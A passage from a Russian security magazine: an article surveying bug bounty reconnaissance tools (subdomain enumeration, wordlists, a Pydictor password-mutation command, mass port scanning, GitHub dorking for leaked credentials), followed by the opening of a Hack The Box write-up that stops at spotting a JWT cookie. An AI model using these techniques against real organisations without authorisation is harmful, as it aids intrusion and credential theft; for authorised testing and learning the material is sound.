
Chaos

Сайт проекта

INFO

Сейчас проект недоступен для широкой публики, но, если ты готов подождать, подай заявку. Владельцы высылают инвайты всем желающим каждые две недели по понедельникам.

Начнем с варианта для ленивых. Утилита Chaos собирает информацию обо всех публичных программах, находящихся на известных багбаунти-платформах, вроде Bugcrowd, HackerOne, Intigrity.



Chaos

На момент написания статьи на сайте есть 513 программ. Информация постоянно обновляется, так что ты всегда будешь видеть актуальную.

WWW

Если любишь работать с консолью, то у Chaos есть удобный клиент.


Поиск и сортировка по программам реализованы очень удобно. Например, можно посмотреть только те программы, которые предлагают вознаграждение за найденные уязвимости или имеют много поддоменов, или отследить новые программы, чтобы успеть зайти первым и снять вишенку с торта. В отличие от большинства сайтов, связанных с разведкой, он бесплатный.

```
chaos -d uber.com -silent

restaurants.uber.com
testcdn.uber.com
approvalservice.uber.com
zoom-logs.uber.com
eastwood.uber.com
meh.uber.com
webview.uber.com
kiosk-api.uber.com
...
```

recon.dev

Сайт проекта

Еще один сайт, который поможет собрать много полезной информации о поддоменах. В отличие от Chaos, бесплатно recon.dev показывает только первые 20 результатов поиска. За остальные придется заплатить, однако цена за полученный набор данных небольшая.



recon.dev

subfinder

Скачать с GitHub

Subfinder считается потомком sublist3r — утилита тоже собирает информацию о поддоменах, используя множество пассивных онлайновых источников, таких как Baidu, Bing, Censys. Для некоторых источников потребуется внести ключи от API в файл конфигурации (`$HOME/.config/subfinder/config.yaml`).

Subfinder имеет удобную модульную архитектуру и написан на Go, так что очень быстро работает.

Subfinder

СЛОВАРИ

Перед тем как начинать разведку, стоит запастись пачкой добротных словарей. От выбора хорошего словаря зависит многое: чем больше будет собрано скрытых параметров, поддоменов, директорий и файлов, тем выше шанс обнаружить какую-нибудь брешь в безопасности.

В интернете можно найти огромное количество словарей, но не все они эффективны. Занимаясь некоторое время багбаунти и попробовав при этом разные словари, я для себя выделил несколько очень интересных вариантов, которые не раз меня выручали и помогали обнаружить места, до которых еще не доходили другие охотники за багами.

fuzz.txt


Скачать с GitHub

Я всегда начинаю с fuzz.txt, который содержит список потенциально опасных файлов и директорий. Словарь практически каждый месяц дополняется новыми словами. Проходится быстро, а за счет этого можно скорее начать ковырять находки и параллельно поставить перебирать другие, более объемные списки. Словарь содержит 4842 слова, но, по опыту, именно он отлично подходит для первоначального исследования веб-приложения.

SecLists

Скачать с GitHub

SecLists — это целая коллекция словарей, которые очень пригодятся не только в багбаунти, но и при пентесте. Словари включают в себя юзернеймы, пароли, параметры URL, поддомены, веб-шеллы и многое другое. Я настоятельно рекомендую потратить немного времени на детальное изучение содержимого коллекции.



Страница проекта


WWW

Если в свободное от работы время ты тоже решаешь тачки на Hack The Box, то directory-list-lowercase-2.3-medium.txt просто незаменим.

Assetnote Wordlists

Сайт проекта

Еще одна классная подборка словарей для обнаружения разного рода контента и поддоменов. Словари генерируются 28-го числа каждого месяца с помощью commonspeak2 и GitHub Actions.



Automatically Generated Wordlists

Filename	Line Count	File Size	Date	Download
httparchive_apiroutes_2020_11_20.txt	953011	45.3mb	May 28, 2021 7:30 PM	Download
httparchive_apiroutes_2021_01_28.txt	225456	6.6mb	May 28, 2021 7:30 PM	Download
httparchive_apiroutes_2021_02_28.txt	223544	6.5mb	May 28, 2021 7:30 PM	Download
httparchive_apiroutes_2021_03_28.txt	215114	6.3mb	May 28, 2021 7:30 PM	Download
httparchive_apiroutes_2021_04_28.txt	217622	6.3mb	May 28, 2021 7:30 PM	Download
httparchive_apiroutes_2021_05_28.txt	220074	6.4mb	May 28, 2021 7:30 PM	Download
httparchive_apiroutes_2021_06_28.txt	223965	6.5mb	June 28, 2021 6:21 PM	Download
httparchive_aspx_asp_cfm_svc_ashx_asmx_2020_11_18.txt	63200	1.7mb	May 28, 2021 7:30 PM	Download
httparchive_aspx_asp_cfm_svc_ashx_asmx_2021_01_28.txt	46286	928.7kb	May 28, 2021 7:30 PM	Download
httparchive_aspx_asp_cfm_svc_ashx_asmx_2021_02_28.txt	43958	883.3kb	May 28, 2021 7:30 PM	Download

Showing 1 to 10 of 84 entries

Assetnote

Помимо автоматически сгенерированных подборок, на сайте также есть словари, созданные вручную, с помощью Google BigQuery.

Самостоятельная генерация

Частенько приходится генерировать собственные словари. Написать скрипт, конечно, не составит труда, но зачем изобретать велосипед?

Есть много инструментов для генерации словарей, но из всего множества я использую Pydictor. Тулза предлагает большой набор функций, благодаря которым можно создать идеальный словарь практически для любой ситуации. Помимо этого, Pydictor умеет сравнивать файлы, подсчитывать частоту слов и объединять несколько словарей в один.

Давай разберем пример. Предположим, мы знаем, что пароль — модифицированная версия слова `Password` и может содержать:

- вместо `a` знак `@`;
- вместо `o` `0`;
- в конце от одного до трех чисел.

Генерируется такой словарь с помощью следующей команды:

```
./pydictor.py --conf '[P[a,@]{1,1}<none>ssw[o,0]{1,1}<none>rd[0-9]{1,3}<none>' --output /home/kali/Desktop/pydict
```

Здесь `<none>` означает, что утилите не нужно делать никаких дополнительных действий с подстановочной комбинацией.

В конце Pydictor выводит краткую сводку по процессу генерации. Не то чтобы очень важная инфа, но чувствуется забота разработчика.

СКАНЕРЫ ПОРТОВ

Пройтись по всем портам в поисках интересного — милое дело во время багбаунти. Если получится найти никем ранее не исследованное приложение — еще лучше! При этом не стоит забывать, что даже внешне безобидные порты могут скрывать что-то не вполне ожидаемое. Я, например, находил HTTP-сервис на 22-м порте: туда даже браузером зайти нельзя, только через curl или wget!

Если скоуп не особенно большой, то для скана подойдет Nmap, который точно не нуждается в представлении. Но что делать, если хостов очень много? Несмотря на то что Nmap — мощный инструмент, у него есть существенный недостаток — он **медленный**. Альтернатива, но не конкурент — masscan: он быстрый, но не настолько функциональный, как Nmap. Чтобы сканирование портов было действительно быстрым и эффективным, можно использовать оба сканера вместе. Как? Сейчас покажу!

MassMap


Скачать с GitHub

MassMap позволяет просканировать большое количество IP-адресов со скоростью masscan и тщательностью Nmap. MassMap написан на Bash, так что для его использования тебе не придется ничего компилировать.

Перед началом сканирования скрипт проверит наличие всего необходимого для работы, а при отсутствии чего-либо — автоматически доустановит.

Алгоритм прост: сначала с помощью masscan сканируются все 65 535 TCP-портов по переданному списку IP-адресов. После этого Nmap проходится по найденным открытым портам (в том числе с использованием скриптов), выдавая уже расширенную информацию по каждому. Результат можно сохранить в удобочитаемом формате.

MassMap




Страничка с результатами

Так как скрипт — это фактически обертка над сканерами, ты можешь изменить любые параметры, добавить какие-то свои тулзы, в общем, творить и улучшать как хочешь!

dnmasscan

Скачать с GitHub

Dnmasscan — это еще один скрипт на Bash для автоматического резолвинга доменных имен и последующего их сканирования с помощью masscan. Поскольку masscan не принимает доменные имена, скрипт создает файл, в котором записаны IP-адреса доменов.



Вывод dnmasscan

Продолжение статьи →

ИНСТРУМЕНТЫ РАЗВЕДЧИКА

ПОДБИРАЕМ ПОЛЕЗНЫЕ УТИЛИТЫ ДЛЯ РАЗВЕДКИ ПРИ ОХОТЕ ЗА БАГАМИ

ФАЙЛЫ, ДИРЕКТОРИИ, ПАРАМЕТРЫ

Поддомены и айпишники собраны — самое время начать их исследовать. Тут в основном используются всякого рода брутеры, которые анализируют ответы, чтобы понять, существует ли искомый путь или параметр.

Gobuster

Скачать с GitHub

Gobuster — это один из самых мощных и известных инструментов для поиска файлов и директорий на сайтах. Однако, если бы все его способности ограничивались брутом путей и сравнением кодов ответов, ты бы и сам мог накидать такой же на питоне минут за пять, а gobuster умеет также перебирать поддомены, имена виртуальных хостов на целевом веб-сервере, а еще открытые хранилища Amazon S3.

Gobuster

GoSpider

Скачать с GitHub

GoSpider — это многофункциональный веб-паук, также написанный на Go. Утилита умеет парсить `robots.txt` и `sitemap.xml`, искать поддомены в ответе и получать ссылки из Internet Wayback Machine. Еще GoSpider поддерживает параллельный краулинг нескольких сайтов, что очень ускоряет процесс сбора информации.

GoSpider


Поисковики

Первую свою багу, за которую мне заплатили, я обнаружил именно благодаря поисковикам. Бывает, что ни gobuster, ни GoSpider не дают никаких результатов. Но если тулзы ничего не находят, это еще не означает, что на сайте действительно ничего нет.

В сложных случаях на помощь часто приходят поисковики: достаточно просто вбить в них `site:site.com` — и поисковый робот вывалит тебе готовый список. Многие файлы и директории никогда не были бы обнаружены, если бы не поисковики.


Важно использовать сразу несколько поисковиков (да, существует не только Google, но и Bing, и Yahoo), потому что каждый может показать разные результаты.

Давай посмотрим поисковую выдачу для сайта `iom.bus.att.com`. В Google будет всего два результата.



Гуглим

А теперь тот же самый запрос в Bing.



Бинго!

Как видишь, в выдаче уже девять результатов вместо двух. Мораль: не забывай, что, помимо Google, существуют и другие поисковики! :)

arjun

Скачать с GitHub

Arjun умеет находить скрытые параметры запросов для заданных эндпоинтов. Вот некоторые особенности:

- поддерживает запросы GET, POST, POST-JSON, POST-XML;
- экспортирует результаты в Burp Suite, текстовые или JSON-файлы;
- автоматически обрабатывает rate limits и тайм-ауты.

Arjun

INFO

Об Arjun мы уже писали, пусть и не особенно подробно. Зато в той статье ты можешь подсмотреть другие годные инструменты!

INTERNET WAYBACK MACHINE

Wayback Machine — это громадный архив веб-страниц, содержащий более 330 миллиардов сохраненных копий, и все они проиндексированы для удобного поиска. Проект сохраняет исторические версии, благодаря чему ты можешь вернуться на много лет назад и посмотреть, как выглядит интересующий тебя сайт.


Чем это может быть полезно для охотника за багами? Например, бывает любопытно заглянуть в старые файлы `robots.txt`. В нем указываются эндпоинты, которые не должны индексировать поисковики, и со временем этот список меняется.

Wayback Machine все это потихоньку архивирует, и старые эндпоинты вполне могут оказаться рабочими, так что было бы преступлением не воспользоваться такой возможностью получить от самих хозяев сайта список заведомо интересных локаций!

Waybackrobots

Скачать с GitHub

Waybackrobots — это удобный и очень простой скрипт, который автоматизирует процесс получения старых версий robots.txt. Обязательный параметр у него всего один: `-d`, он указывает домен, под который нужно копать.



Waybackrobots


wbk.go

Скачать с GitHub

У Wayback Machine, среди прочего, есть список всех URL, которые он собирал для домена. Например, ты можешь получить список всех урлов, которые машина заархивировала для `tesla.com`.

Скрипт wbk.go автоматически извлечет урлы, заархивированные в Wayback Machine, для нужного тебе домена.

```
go run wbk.go tesla.com
```



Демонстрация работы

GITHUB

GitHub — это, считай, отраслевой стандарт для контроля версий и совместной работы над проектом. Миллионы разработчиков несколько раз за один день вносят изменения в код на GitHub, и далеко не всегда они смотрят, что именно загружают. Бывает, что они случайно забывают удалить учетные данные — логины, пароли и самые разные токены.

Ты наверняка не раз сталкивался с Google dorks. В GitHub тоже есть свои дорки, которые можно использовать для поиска вкусных данных, вроде API-ключей.

INFO

По теме Google dorks читай также:

- Google как средство взлома. Разбираем актуальные рецепты Google Dork Queries
- Используем малоизвестные функции Google, чтобы найти сокрытое
- Смотри во все глаза. Как взламывают IP- и веб-камеры и как от этого защититься

gdorklinks.sh

Скачать с GitHub Gist

Простой скрипт, который генерирует ссылки поиска по GitHub с дорками. В качестве параметра необходимо указать имя или сайт компании. На выходе получишь готовые ссылки, которые просто необходимо вставить в браузер и изучить полученную информацию.


gdorklinks.sh

GirDorker

Скачать с GitHub

GitDorker не просто генерирует ссылки, а сразу ищет информацию, используя GitHub Search API и обширный список дорков, которых на данный момент 513. Этот инструмент можно назвать более продвинутым вариантом предыдущего скрипта.

Для работы потребуется завести GitHub Personal Access Token, а лучше минимум два таких токена. Это связано с тем, что поисковый API ограничен 30 запросами в минуту: если токен всего один, очень быстро упрешься в лимиты.



GitDorker

ФРЕЙМВОРКИ

Когда долгое время занимаешься багбаунти или пентестом, разведка начинает превращаться в рутину. Тут невольно задумаешься об автоматизации. Ниже мы поговорим о фреймворках, которые практически полностью автоматизируют разведку.

Sudomy

Скачать с GitHub

Sudomy — это без преувеличения мощный Bash-скрипт. Он включает в себя множество инструментов для анализа, перебора, поиска поддоменов. Сбор информации может делать пассивно или активно.

Для активного метода скрипт использует gobuster из-за его высокой скорости брутфорса. При бруте поддоменов применяется словарь из SecLists (Discover/DNS), который содержит около трех миллионов записей. В пассивном методе информация собирается из 22 источников, в том числе Censys, SpySe, DNSdumpster и VirusTotal.

Чтобы полностью разобрать Sudomy, понадобится еще одна статья, поэтому я просто скажу, что он умеет:

- проверяет, возможно ли легко захватить поддомен;
- идентифицирует технологии, используемые сайтом;
- обнаруживает порты, урлы, заголовки, длину содержимого, код состояния HTTP;
- проверяет принадлежность IP к Cloudflare;
- может отправлять уведомления в Slack;
- сканирует порты с собранных IP-адресов, поддоменов, виртуальных хостов.


WWW

Полный гайд по Sudomy, созданный разработчиком (PDF)

Для примера давай просто запустим скрипт с параметрами `--all` (запустить все перечисления) и `--html` (сформировать отчет в HTML). Посмотрим, что он найдет, например, для `hackerone.com`.

Результаты

Практически всю найденную информацию можно посмотреть в сгенерированном скриптом отчете с хорошей структурой и очень дружелюбным интерфейсом.



Reconftw

Скачать с GitHub

Reconftw — это очень большой скрипт, который автоматизирует буквально все: от разведки до поиска уязвимостей. Он вобрал в себя лучшие тулзы, которыми пользуются охотники за багами, включая описанные в статье. Вот лишь малая часть того, что он умеет:


- искать URL на сайте;
- собирать информацию о поддоменах;
- искать открытые бакеты S3 и дампить их содержимое;
- проверять наличие XSS, SSRF, CRLF, LFI, SQLi и других уязвимостей;
- проверять, есть ли на сайте WAF;
- отправлять оповещения в Slack, Discord и Telegram;
- искать параметры URL.

ЗАКЛЮЧЕНИЕ

Естественно, в статье рассмотрены далеко не все инструменты для рекона. Эти, на мой взгляд, самые годные из тех, с которыми работаю я, но у тебя могут быть лучшие инструменты. Если тебе этого мало — загляни в репозитории KingOfBugbounty и nahamsec.

Не стесняйся делиться опытом в комментариях, а если готов написать целую статью, то ты знаешь, что делать!

HTB THENOTEBOOK



СОВЕРШАЕМ ПОБЕГ ИЗ DOCKER, ЧТОБЫ ЗАХВАТИТЬ РУТ

В этой статье мы на примере средней по сложности машины TheNotebook с Hack The Box поработаем с технологией JSON Web Token, проэксплуатируем уязвимость при загрузке файлов на сервер и посмотрим, как работает одна из техник Docker Breakout — побега из контейнера Docker.

RalfHacker
hackerralf8@gmail.com

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.


РАЗВЕДКА. СКАНИРОВАНИЕ ПОРТОВ

Адрес машины сразу же кидаем в `/etc/hosts`, чтобы дальше набирать только название.

```
10.10.10.230    thenotebook.htb
```

И, как и любая другая атака, работа над виртуалкой начинается со сканирования портов. Привожу свой традиционный скрипт, который делает это в два прохода при помощи Nmap.


```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```



Результат работы скрипта


По результатам сканирования имеем два открытых порта: 22 (служба SSH) и 80 (веб-сервер nginx 1.14.0). Для начала внимательно осмотримся на сайте и соберем информацию.

Сайт предоставляет возможность регистрации и дальнейшей авторизации. Стоит сразу выполнить эти действия, так как очень высока вероятность тем самым увеличить поверхность атаки.




Главная страница сайта

После авторизации нам открываются функции создания, хранения и чтения заметок. А это потенциальная точка входа.




Страница работы с заметками

В данном случае стоит просмотреть все запросы к серверу и его ответы. Не исключено, что таким образом обнаружатся логические ошибки в приложении. Для отлова **всех** запросов и ответов проксируем их через Burp. Настроив его, проходим полный цикл работы с заметкой: создаем ее и просматриваем.




Страница создания и заполнения заметки




Страница просмотра заметок

А теперь смотрим историю запросов в Burp.



История запросов Burp

При просмотре запросов сразу обратим внимание на используемые cookie. По формату авторизационная печенька уж очень похожа на JWT.



Cookie, передаваемые веб-серверу

ТОЧКА ВХОДА. МАНИПУЛЯЦИИ JWT

JSON Web Token состоит из трех частей: заголовка (header), полезной нагрузки (payload) и подписи. Заголовок и полезная нагрузка представляют собой объекты JSON, а нагрузка может быть любой — это именно те критические данные, которые передаются приложению.


Заголовок содержит поля:

